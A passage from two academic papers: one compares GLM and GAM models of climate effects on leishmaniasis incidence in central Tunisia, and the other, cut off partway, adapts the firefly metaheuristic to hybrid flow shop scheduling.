The GAMs were first implemented by Hastie and Tibshirani [6] based on the backfitting algorithm. In this case, GAMs are purely nonparametric. However, to give more flexibility to the GAM approach, the alternative approach of the backfitting algorithm was developed and was based on penalized likelihood estimation. In this way, GAMs are considered as semiparametric method and offered the ability of including parametric as well as nonparametric terms. GAMs [7] are a smooth extension of the GLMs and thus, inherit from them the flexibility in modeling complex shapes, the use of various family distributions and the link functions.

Previous studies that have evaluated the performance of both statistical methods for determining the causal link between a set of explanatory variables on a response variable were based on simulated data or only limited for comparisons without interpreting results [8], [9]. Although GAMs are theoretically flexible on modeling tasks when compared to

GLMs, few studies give evidence conclusions based on real data.

In this paper, a case study of zoonotic cutaneous leishmaniasis (ZCL) is used as an illustrative example for environmental-epidemiological researches. In fact, ZCL is a neglected tropical disease and is considered as a public health concern in the regions of the Maghreb countries and the Eastern part of the Mediterranean regions, including Tunisia [10]. Infected female sandflies transmit the disease to humans living in rural areas, where pollution and unawareness of people are highly present. The life cycle of the ZCL is highly related to bioclimatic and environment change [11]. In Tunisia, the disease first emerged in 1982 in the region of Sidi Bouzid, central Tunisia [12]. Recent studies showed that the epidemic of ZCL occurs every 4 to 7 years in that region [13], [14].

Few works studied the modeling of the impact of climate factors on transmission of leishmaniasis infection. Talmoudi et al. [4] used the generalized additive (mixed) models to assess the relationship between environmental and bioclimatic factors and ZCL occurrence in central Tunisia. They found that rainfall, temperature, relative humidity and rodent's density are the main factors influencing the incidence of the disease. Toumi et al. [14] used GAM and generalized estimating equations to give seasonal distributions of the ZCL disease in central Tunisia and to determine the relative importance of significant factors on the disease. They found that temperature and humidity are the main predictors of the ZCL incidence. Moreover, few studies give descriptive patterns of the temporal distributions of vector-borne diseases emergence using the GLM [15], [16]. However, there were no study modeling such relation in the case of ZCL and using the GLMs.

In this study, the performance of GLM and GAM was first compared in terms of determining the impact of bioclimatic variables on the emergence of ZCL disease and second, in their predictive accuracies.

This paper is organized as follows: in Section 2 the context of discussing the way to use statistical models in the scope of epidemiological studies is detailed. In Section 3, principle findings obtained from comparison of models in terms of performances and from predictive accuracy are shown through real data.

II. Use of Statistical Models in Epidemiological Studies

The advantage of statistical methods is the ability to provide a mathematical equation that reflects the complexity of the relation between a response variable and a set of explanatory variables. Moreover, plausible reasons for their use include the availability of easy tools for interpreting results, checking for the significant predictors, assessing their relative importance and their display graphics. In epidemiology, this type of model may better explain the real dynamics of the phenomena.

The use of GLMs and GAMs in our study meets our needs in explanatory analysis and predictive challenging tasks. In fact, on one hand, explanatory analysis seeks to characterize relevant factors that impact the ZCL emergency. On the other hand, predictive models are used to help government policy makers take right decisions to reduce the spread of the disease.

A. Generalized Linear Models

In the generalized linear model (GLM), the response variable, y_i, depends on a smooth monotonic function of the linear predictor through a link function g and thereby, allow for non-linearity and non-constant variance structure in the data [2]. The response variable is assumed to have normal distribution or other distributions from the exponential family. It is modeled as the sum of linear predictors η_i and a random error term with zero mean. The response variable is considered as a weighted sum of p predictor variables, x_j , with an intercept, β_0 , and Gaussian error with standard deviation σ. Then, the generalized linear model is described as:

$$g(E(y_i)) = \eta_i + \epsilon_i, where\ \epsilon_i \sim \mathcal{N}(0, \sigma^2)$$

$$\eta_i = \beta_0 + \sum_{j=1}^{p} \beta_i x_{ji}$$

In our case the dependent variable, $\mathrm{y_i}$, is the reported number of ZCL cases and x_j accounts for the bioclimatic and environmental variables. In this work, the R package version 3.3.3 [17] is used to conduct all statistical analysis. The GLM models were constructed using the *glmulti* [18] R package.

B. Generalized Additive Models

The GAMs are semi-parametric approaches that allow for the inclusion of distribution network of independent variables as a function of the response variable [7], [19]. The response variable y_i is modeled by a sum of smooth functions of covariates. The general structure of GAM can be written as:

$$\begin{cases} g\big(E(y_{it})\big) = \theta X_{it} + \sum_{j=1}^{p} f_j(x_i) \\ y_{it} = E(y_{it}) + \epsilon_{it} \end{cases}$$

Where g is a link function, y denotes the response variable, the vector θ contains fixed parameters, X_{it} is a row of fixed effects matrix, and f_j are smoothing splines of the p explanatory covariates, x_i. The residual errors ϵ_i are random Gaussian noise with mean 0.

The smooth functions in GAMs can be defined by a piecewise polynomial functions or basis functions. The locations where polynomials are connected are called knots, denoted by k. The most common basis functions used are thin plate regression splines and cubic regression splines [20]. In the case of environmental epidemiological studies where climate factors are the predictors, the cubic spline functions are the most adopted. In these splines, if b_k is the kth cubic basis function, then f is represented as:

$$f(x) = \sum_{k=1}^{K} b_k(x)\beta_k$$

Where K is the total number of knots and β_k are unknown parameters. Thus, by using the cubic splines the curve obtained is a gathering of cubic polynomials which are continuous in value and in first and second derivatives.

Smooth functions are estimated by adding a "wiggliness" penalty to penalized least squares [17]. In GAMs, the dilemma is to minimize to following equation:

$$\|y - X\beta\|^2 + \lambda \int_0^1 [f''(x)]^2 dx$$

Where λ is a smoothing parameter. The first statement measures the adequacy of the function to data. The integral of squared second derivatives is used to penalize too "wiggly" models and to control the degree of smoothness (edf) given for curvature in functions. If the edf is equal to 1, then the relation is estimated to be linear. An edf of 3 indicates a quadratic shape. The higher the edf, the more wiggly the relation.

Because f is linear in the parameters β_i, the penalty can be written as a quadratic form in β:

$$\int_0^1 [f''(x)]^2 dx = \beta^T S \beta$$

Where S is a matrix ok known coefficients.

Therefore, to avoid overfitting, the smoothing parameters λ are controlled by minimizing the Generalized Cross Validation (GCV) score [21]. It can be summarized by:

$$\mathcal{V}_{\mathrm{g}} = \frac{\mathrm{n} \sum_{\mathrm{i}=1}^{\mathrm{n}} (\mathrm{y_i} - \hat{\mathrm{y}}_{\mathrm{i}})^2}{[\mathrm{tr}(\mathrm{I} - \mathrm{A})]^2}$$

Where A is an influence matrix or a hat matrix and can be written as: $A = X(X^T X + \lambda S)^{-1}$. The GCV score have computational advantages in terms of invariance.

The use of GAM in the epidemiological studies is helpful, especially when the relation between the response and the explanatory variable is not known in advance. The mgcv R package [7] is used in this work to build the GAM models.

C. Model Selection and Validation

In this study, where the regression techniques are used, it is important to assess the adequacy of the model by testing the properties of the residual error. Specific tests are used to check if the residuals are conform to three major assumptions with each model to ensure optimum utility of the models: (1) first, test for non-correlated or random errors. For example, in our case where time series data are used, temporal correlation is likely to be present. But when this step is ignored, there is tendency of misspecification of estimators. (2) Second, check for homoscedasticity for error variance (constant variance). (3) The third assumption is that errors are normally distributed with a mean 0.

Next, in order to evaluate performance of the models, a cross-validation test is conducted. A training set containing 80% of the data is selected to build the model. This training sample is used to make the validation for the remaining 20% of the data (test sample). This sub-sampling process was repeated several times for each cross-validation for both GLM and GAM models. The cv.gam and cv.lm functions in gamclass and DAAG packages under R software are used, respectively. The same steps for verification of goodness-of-fit for GLM and GAM models were followed through performing plots of residuals and standard errors as well as model validation using cross-validation test.

Third, in order to assess the prediction performance of the models, the last 20% of the data were used to evaluate offset between predicted values of the model and the original values. This can be checked based on the root mean square error (RMSE), which is a reliable measure [22]. It is calculated as the root of sum squared difference between predicted values of a model and original values, divided by the size of the data. The model with smaller RMSE has a better predictive performance.

D. Performance Comparison

Models are compared by means of the Akaike Information Criterion (AIC), the R-squared statistic and F-statistic. The AIC [23] measures the goodness of fit and is given by $= -2\ln(l) + 2P$, where l is the likelihood and P is the number of parameters in the model. The AIC score can be calculated for both parametric and non-parametric models. The lower the AIC value, the better-fit the model is for the data. Besides, the coefficient of determination, the R-squared value indicates the variability of the response data explained by the model. A higher R-squared lends greater explanatory power to this model. In addition, the F-statistic is a measure adopted to compute the regression strength. It is given by $F = \left(\frac{SS_1 - SS_2}{df_1 - df_2}\right) / \left(\frac{SS_2}{df_2}\right)$, where SS_1 and SS_2 are the sum of squares for model 1 and model 2, respectively. While df_1 and df_2 are the degrees of freedom for each model. The higher the F-statistic, the better-fit the model is for the data.

Moreover, to examine the adequacy of the models, an autocorrelation function (ACF) and a partial autocorrelation function (PACF) plots were used to check for independent and random distribution of the residuals over time from the established models.

III. Results

A. Data Collection and Exploratory Analysis

Monthly data of ZCL cases were collected between July 2009 and June 2016 in three rural regions of Sidi Bouzid, central Tunisia. Bioclimatic factors were obtained from an active surveillance system implemented in this region and include: average temperature in degree Celsius, cumulative rainfall in millimeters, relative humidity in percentage and rodent density estimated according to their activity. We used data from July 2009 to June 2015 (72 months) for training set and data from July 2015 to June 2016 (12 months) as test set.

A total of 2125 ZCL counts were reported during the study period from 2009 to 2015. There was a sharp increase of ZCL cases during the cold season for each year (Fig. 1), in particular for months from September to January. The observations of ZCL were significantly autocorrelated as reported by the autocorrelation function plot (Fig. 2). An outbreak of 387 ZCL case was noticed between August 2013 to January 2014 (the fifth epidemic season). Also, a significant peak of the disease is seen between August 2015 to January 2016 (about 51.8% of all notified ZCL cases). Therefore, a moving average of order 2 was run on the original data for adjusting the estimation of a monthly ZCL incidence distribution. This adjustment for the response variable is presented in Fig. 3.



Fig. 1. Box plot for monthly ZCL incidence 2009-2016.



Fig. 2. Correlation between observations of the response.



Fig. 3. Month and year of ZCL lesion onset.

B. Model Selection

Results for comparing performances are shown in Table I. A first comparison of the GLM and GAM models was performed based on the lowest AIC likelihood ratio. Regarding the AIC criterion, results showed that GAM model has the lower score compared to GLM (AIC-GLM = 389.10; AIC-GAM = 382.44). It indicates a high quality for model performance for GAM. In addition, results from R-squared and F-statistics stressed the results obtained from AIC score. In fact, a GAM model explains more variability on the data (69%) compared to GLM (45%). Results again showed the outperformance of GAM over the GLM in indicating the goodness of fit (Table I).

Fig. 4 showed the dissimilarities between two models concerning the residual variances. The GLM model had more dispersed residuals compared to GAM and was discarded as possible candidate model. GAM achieved better results concerning residual variances and presented the best overall performance. However, the ACF and PACF plots for both models showed that the errors were whitened and validated the assumption of residuals normality.

TABLE I. AIC, R-SQUARED AND F-STATISTIC FROM GLM AND GAM MODELS

Model	AIC	R-squared	F-statistic
GLM	389.10	0.45	1.11
GAM	382.44	0.69	2.56



Fig. 4. Residuals for each modeling technique.

C. Results from the Selected Model

Fig. 5 showed the fitted functions of the GAM model for ZCL incidence in relation to each climate factor. Indeed, the average temperature delayed 4 months is highly associated with the emergence of the disease in cold seasons (Fig. 5(A)). This association is very wiggly (edf = 5.86). An overall increase of number of ZCL cases is reported if average temperature is between 5°C and 23°C. A decrease effect for ZCL incidence is seen when temperatures are higher than 23°C. The relation shape of rodent density is illustrated in Fig. 5(B). A density around 30 can be a risk factor of emergence for the disease.

The impact of rainfall on ZCL incidence (Fig. 5(C)) is very wiggly (edf = 7.61). It represents a lot of fluctuations, indicating the sensitivity of the transmission of the disease according to the value of the cumulative rainfall. Moreover, an increasing association is observed between the number of cases and the relative humidity delayed 5 months under 50% (edf = 2.34, $p < 0.001$). A decreasing effect is shown for values of relative humidity that are higher than 50% (Fig. 5(D)).



Fig. 5. Relattioship between bioclimatic factors and ZCL emergnece using the best fit GAM model.

D. Prediction

The GAM model has shown its effectiveness in predicting the number of cases. On one hand, the agreement of predicted and original values is seen with the high correlation coefficient (cor = 0.81, confidence interval = [0.45 - 0.94], p = 0.001 < 5%). On the other hand, the prediction from GAM has reported the same appearance as the original values. That is, a significant increase in the number of cases between October and January and a low incidence during the warm months are seen during the last epidemic season (Fig. 6). However, the prediction of the GLM model is far from the original values. Indeed, the correlation between the fitted values from GLM and the original values is very weak and not significant (cor = 0.06, p = 0.84 > 5%). Also, the confidence bands for GLM are very large and the seasonality of the disease in not detected. In addition, the RMSE from the GLM is higher than the one from the GAM model (RMSE-GLM = 301.18, RMSE-GAM = 285.95). This supports the fact that the precision of prediction with the GAM model is better than with the GLM.



Fig. 6. Prediction from both GLM and GAM models.

IV. Conclusion

In this paper, the challenging task of focusing on the performances of the GLMs and the GAMs in determining relevant bioclimatic factors responsible for the emergence of the ZCL disease was investigated. The use of these models was advocated and recommended when modeling complex relations in epidemiology [24].

Results from the semi-parametric GAM models proved to be efficient to depict the nonlinear effects of independent variables on the outcome. According to Wood [19], the advantage of this method is its adaptation with the nonlinear shapes and the potential interaction effects through possible use of different smooth functions. This modeling framework allows researchers to explore the effect of explanatory variables in a flexible way than allowed under the GLMs or traditional methods. The results of this study provided important insights into the relative strength of the GAM methodology in the field of environmental-epidemiological studies. This stressed the fact that modeling such relation need for robust techniques to assess real dynamics.

Regarding the GLMs, they provide less performances than the GAMs in this study. This is due to the complex and undetermined relation existing in our case study. However, GLMs can provide robust conclusions in epidemiological studies if the relation between independent variables and the response variable is known in advance.

GAMs can be also adopted to construct a predictive model for vector borne diseases. In fact, GAM models showed better fit and good prediction accuracy when compared to GLMs. The competitively of GAMs in prediction task was highlighted in previous works [25].

The contribution of our study consists of the recommendation of the use of GAM models in the field of epidemiology where causal link need to be assessed. The practical utility of this method was demonstrated through a real data analysis. We believe that this methodology may help policy makers in evaluating the impact of risk factors on the transmission of the ZCL and thus, help to reduce the spread of this disease. Also, the GAM model can be adopted in any epidemiological study where the impact of climatic factors on the incidence of a disease needs to be resolved.

One limitation of our work is the availability of a short term series in this field. But, in order to validate the appropriate model and the significant predictors, a large dataset, over at least 10 years, is required.

The results obtained in this study encourage further explorations for the use of novel statistical techniques in the field of epidemiology. We would like to study the issues of deep learning methods, such as multilayer neural network or reinforcement learning. These techniques will help biostatisticians to identify relevant variables, particularly when complex relations need to be assessed.

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A Firefly Algorithm for the Mono-Processors Hybrid Flow Shop Problem

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***Abstract*—Nature-inspired swarm metaheuristics become one of the most powerful methods for optimization. In discrete optimization, the efficiency of an algorithm depends on how it is adapted to the problem. This paper aims to provide a discretization of the Firefly Algorithm (FF) for the scheduling of a specific manufacturing system, which is the mono processors two-stage hybrid flow shop (HFS). This kind of manufacturing system appears in several fields as the operating theatre scheduling problem. Results of proposed discrete firefly algorithm are compared to results of other methods found in the literature. Computational results with different numbers of fireflies and on a standard HFS benchmark of about 55 cases, generating about 1900 instances demonstrates that the proposed discretized metaheuristic reaches the best makespan.**

Keywords—Firefly algorithm; hybrid flow shop; metaheuristics; discrete optimization

I. Introduction

Scheduling is an essential decision making task. Short term scheduling consists into allocating resources as machines or persons to perform a set of jobs or tasks to minimize or maximize objective functions. In manufacturing systems, the scheduling objective may be minimization of makespan or Cmax, machine idle time, mean or total flow time and tardiness. Baker [1] addressed different types of scheduling environments in industries. Among them, the hybrid flow shop (HFS) or flexible flow shop problem. This environment, which is the generalization of a flow shop, is made of a set of manufacturing stages. At least one stage may contain several machines. The HFS has a variety of real-industrial applications including ceramic, operating theatre [2] and electronic. HSF scheduling problem was been the interest of many researchers since it was first proposed in [3]. It has been demonstrated to be NP-hard in [4]. Hence, exact methods cannot solve HFS problems. Several methods have been proposed so far to solve HFS scheduling problems. A hybrid heuristic algorithm was addressed to solve the multistage Hybrid Flow Shop problem [5]. A heuristic based on simulated annealing (SA) technique was proposed in [6]. The performance of heuristics in a flow shop scheduling with multiple processors was investigated in [7] where authors studied five heuristics for their performances on makespan and mean flow time criteria in a multiple processors HFS. A generic simulation model for the scheduling problem was detailed in [8] and the task priorities at each stage were established dynamically in order to make easier the performance evaluation of job dispatching priority strategies, concerning the makespan and mean flow time as well as other criteria like average queue length and average resource utilization. Botta-Genoulaz [9] lectured the time windowed multistage version of the problem with identical parallel recourses, when tasks are subject to precedence constraints. She investigated six heuristics to solve minimization of lateness. Hybridation of the Tabu search (TS) with another approach was presented in [10]. Authors considered the manufacturing of concrete blocks in a building industry factory as a hybrid flow shop with the purpose to minimize makespan. With the same purpose, a branch-and-bound algorithm was addressed in [11]. Several heuristics were studied to schedule multiprocessor tasks in the two-stage extension of the same problem in order to minimize makespan as simulating analytics (SA) and TS [12]. In [13] and with recirculation to minimize the weighted number of tardy tasks, authors compare a greedy algorithm with a genetic algorithm (GA) on solving a three-stage HFS scheduling problem. A GA has been applied to solve a more realistic problem with sequence dependent set-up times, numerous manufacturing stages with unrelated parallel machines at each stage and machine eligibility [15]. A hybrid constructive Genetic algorithm was made in [17], advanced GAs with some new machine assignment instructions in [19] and an efficient GA in [22]. Others bio-inspired metaheuristics as an ant colony optimization (ACO) in [16] were studied to solve the HFS scheduling problems. A bat algorithm was adapted in [14]. An effective parallel greedy algorithm (PGA) was addressed in [18] and a particle swarm optimization (PSO) algorithm was studied to solve the flexible flow shop scheduling problems [20]. The PSO was also compared to a bottleneck heuristic to solve the HFS problems [23]. A hybrid artificial neural network (ANN) simulation approach is suggested for solving multi-attribute combinatorial dispatching (MACD) decision problem for scheduling a with multiple processors hybrid flow shop [21].

One can notice that most of papers in HFS literature were addressed to flexible flow shop with multi-processors tasks [55], [56]. In the other hand, some few manuscripts studied the mono processors HSF [24]-[27]. The standard hybrid flow shop or the HSF with mono-processors tasks can be considered as a typical example of scheduling problem and has several applications. One can quote, authors in [2], [28]-[30] that define a surgeries scheduling problem as a standard hybrid flow shop of two to three stage that are induction stage, operating rooms stage and post anesthesia care unit stage. In [31] authors studied an energy aware multi-objective optimization that has a mono-processor tasks flexible flow shop configuration.

In the present paper, the firefly metaheuristic is discretised and adapted to the mono-processor hybrid flow shop problem. For that, in the second section the fireflies in the nature are described. We detailed the firefly algorithm giving a simple pseudo-code. In the third section, the hybrid flow shop problem (HFS) is presented and its notation according to the literature. In the fourth section, an adaptation of the firefly algorithm to the HFS problem and a discretization of fireflies are presented. Also, we describe briefly the particles swarm optimization for the same problem in order to compare it later. In the last section, the results of the discrete firefly algorithm and other implanted algorithms are discussed and compared on a benchmark using improvement rate and average percentage deviation from the lower bound. Finally, we give conclusion and perspectives.

II. Firefly Metaheuristic

In the section below, the firefly algorithm and its principles are described.

A. Inspiration

Fireflies, as a spice of Lampyridae are small insects with wings talented of producing a cold light flashes in order to attract mates. Their mechanism is supposed to slowly charges until the convinced threshold is obtained, at which they set free the power in the form of light, then the process repeats [32] Firefly algorithm that was first proposed by Yang [33] was inspired by the fireflies mutual attraction and the light decreasing over the distance rather than by the fireflies light flashing phenomenon. Algorithm considers what each firefly observes at the point of its position, when trying to move to a greater light-source.

B. Algorithm

The Firefly Algorithm is one of the recent nature-inspired metaheuristics developed by the author [33]-[38]. One can find limited articles concerning essentially continuous firefly algorithm [39]-[46]. Continuous firefly algorithm was validated on functions optimization in [36]. A resolution of chaos with firefly can be found in [47]. A hybridisation of the algorithm with genetic was done in [49]. The bi-objective version was proposed in [48]. The first discrete version was adapted to permutation problem in [50] where authors studied flowshop problem using a binary coding of solution and a probability formula for discretization. We can also find other discretization for economic problem such as [32], [51]-[52].

The main firefly algorithm distinctive feature is that it simulates an independent and parallel optimization strategy, where a population or swarm, in each iteration, has generated a number of fireflies. Each one works roughly independently and as a result, the metaheuristic will converge quickly with the fireflies aggregating closely to the optimal solution. The Firefly Algorithm was based on the idealized fireflies behaviour of flashing characteristics. These flashing characteristics were idealized as the three rules below:

1) All fireflies are from the same gender so that one firefly is attracted to another despite their genders.

2) The light intensity or brightness of a firefly is determined by the landscape of the objective function to be optimized.

3) Brightness is proportional to their attractiveness, thus for any two flashing fireflies, the less brighter one will move towards the brighter one. The brightness of both will decrease as their distance increases. If there is not the brightest one than a firefly moves randomly.

According to these three hypotheses, pseudo-code of the Firefly Algorithm (FF) may seem as follows:

Algorithm 1. Pseudo code of the FF Meta-heuristic

```
Procedure FF Meta-heuristic (GenerationNumber: the maximal number of generations)
Begin
  γ: the light absorption coefficient
  Define the objective function of f(x), where x=(x1,........,xd) in domain d
  Generate the initial fireflies population  xi (i=1, 2 ,..., nb)
  Determine the light intensity Ii at xi via f(xi)
  While (t<GenerationNumber)
      For i = 1 to nb            //all nb fireflies)
          Forj=1 to nb    //nb fireflies)
            if(Ij> Ii)
                Attractiveness βi,j varies with distance ri,j
                move firefly i towards j with attractiveness βi,j
            else
                move firefly i randomly
            end if
            Evaluate new solutions
            update light intensity Ii
          End for j
      End for i
      Rank the fireflies and find the current best
      t++
  End while
End procedure
```

There are four important principles in the Firefly Algorithm:

1) Light Intensity

In the simplest situation for minimum optimization problems, the brightness I of a firefly at a particular location x can be chosen as $I(x) \propto 1/f(x)$.

2) Attractiveness

The principal form of attractiveness function in the firefly optimization can be any monotonically decreasing function such as the generalized form in (1):

$$\beta_{i,j} = \beta_0^* e^{-\gamma r_{i,j}^m} \quad (1)$$

r is the distance between positions x_i and x_j of two fireflies i and j

β_0^* is the attractiveness at $r = 0$ and γ is a light absorption factor.

3) Distance

The distance between two positions x_i and x_j of two fireflies i and j can be the Cartesian distance:

$$r_{i,j} = \sqrt{\sum_{k=1}^{d}(x_{i,k} - x_{j,k})^2} \quad (2)$$

Where $x_{i,k}$ is the k^{th} part of the i^{th} firefly.

4) Movement

The attraction of a firefly i toward another brighter firefly j, is determined by

$$x_i = (1 - \beta_{i,j})x_i + \beta_{i,j}x_j + \alpha(rand - {}^1/_2) \quad (3)$$

where the first and second terms are due to the attraction while the third term is randomization with α being the randomization parameter and "rand" is a random number generator uniformly distributed in [0, 1].

III. Two Stage Hybrid Flow Shop Problem (HFS)

The Hybrid flow shop scheduling problem will be described in this section.

A. Presentation

A Hybrid Flow Shop (HFS) also called flexible flow shop is a structure composed of a set of stages, where each stage combines one or more parallel machines. The different tasks visit the stages in the same sequence. On each stage, a job is treated by only one machine. A machine can treat only one job at once. Between each stage, the jobs can wait or not in limited or unlimited buffers.

Moreover, all jobs are assumed to be available at the system entry at date 0 (their release date).

Scheduling in the HFS consists to choose an assignment of the tasks to the range of resources at the various steps and an appropriate sequencing. The purpose is the optimization of one criterion or several performance criteria in case of multi-purpose optimization. One can quote the max flow time abbreviated as Fmax, the completion time of the last job on the last stage also called Makespan or Cmax, and due date related purpose.

B. Notation

Number of stages scheduled is *M.* Number of tasks scheduled is *N.*

l_k is the number of machines in stage *k.*

Fig. 1 is an example of a hybrid flow shop with 2 stages and 3 machines on the first stage and 2 machines on the second one. One buffer of infinite capacity is incorporated between stages of the system. The processing time of job i in stage j if machines are identical is noted t_{ij}.

Admitting as criterion the Cmax and using Vignier notation [54], the manufacturing shop can be defined by HFS2 (3,2)||Cmax.

C. Application

One can quote as the example of surgeries scheduling in an operating theatre (Fig. 2).



Fig. 1. Representation of HFS2 (l_1=3,l_2=2)| |Cmax.



Fig. 2. Example of two stages HFS: operating theatre.

IV. Firefly Algorithm for HSF Problem

A. Solution Notation

An integer significant solution coding is adapted to the HSF scheduling. The coding contains two parts: the sequence part s and the assignments part a as one can find in (4).

$$x = \{s_i | a_{ik}\} \; 0 \le i < N, 0 \le k < M \quad (4)$$

$$0 \le s_i < N$$

$$0 \le a_{ik} < l_k$$

B. Distance

In this work and since it is a discrete version the distance is replaced by Hamming's distance. The Hamming distance is defined as the number of non-corresponding elements in the sequence or in the assignments (5).

$$\mathbf{r_{i,j}} = \sum_{\mathbf{t=0}}^{\mathbf{N-1}}(\mathbf{s_{i,t}} \neq \mathbf{s_{j,t}}) + \sum_{\mathbf{k=0}}^{\mathbf{l_k-1}}\sum_{\mathbf{t=0}}^{\mathbf{N-1}}(\mathbf{a_{i,tk}} \neq \mathbf{a_{j,tk}}) \quad (5)$$

C. Random Movement and Other Parameters

The movement of a firefly *i* to another j follows (3) cited earlier. For the alpha coefficient, we choose $\alpha=N$ for the sequence part of the firefly and $\alpha=l_k$ $k=1..M$ for the assignments part of the firefly.

The random movement of the best firefly uses a neighborhood system based on both sequence permutation and assignment change.

D. Fireflies Discretization

When the firefly *i* moves toward firefly *j*, the position of firefly *i* changes from a binary number *x* to a real number *x'* (formula 6)

$$x' = \{s'_t | a'_{tk}\}\ 0 \le t < N, 0 \le k < M \qquad 6)$$

$$s'_t, a'_{tk} \in \mathbb{R}$$

To correct sequence, we sort jobs of *s* per their *s'* values. To correct assignments *a,* we adjust *a' to* unsigned integers in the domain $0 \,.\,.\, l_k\text{-}1$.

E. Particle Swarm Optimization for HFS Problem

In this sub-section, we describe briefly the particles swarm optimization to compare it with the firefly algorithm.

The Particle Swarm Optimization algorithm (PSO) [53] is initialized with a population of random solutions which is similar in all the evolutionary algorithms. Each individual solution flies in the problem space with a velocity which is adjusted depending on the experiences of the individual and the population

The pseudo code of PSO is given in Algorithm 2.

Algorithm 2 PSO Meta-heuristic

```
Procedure PSO Meta-heuristic(GenerationNumber: maximum number of generations)
Begin
    φg, φp, ω: coefficients to be initialized
    Define the objective function of f(x), x=(x1...,xd) in domain d
    Generate the initial swarm of particles pi (i=1,...,n)
    decide the fitness fiti at pi via f(pi)
    Initialize the best fitness for each one fbesti=fiti and best positions besti=pi
    Determine the global best fitness fgbest=min(fbesti) and its position gbest
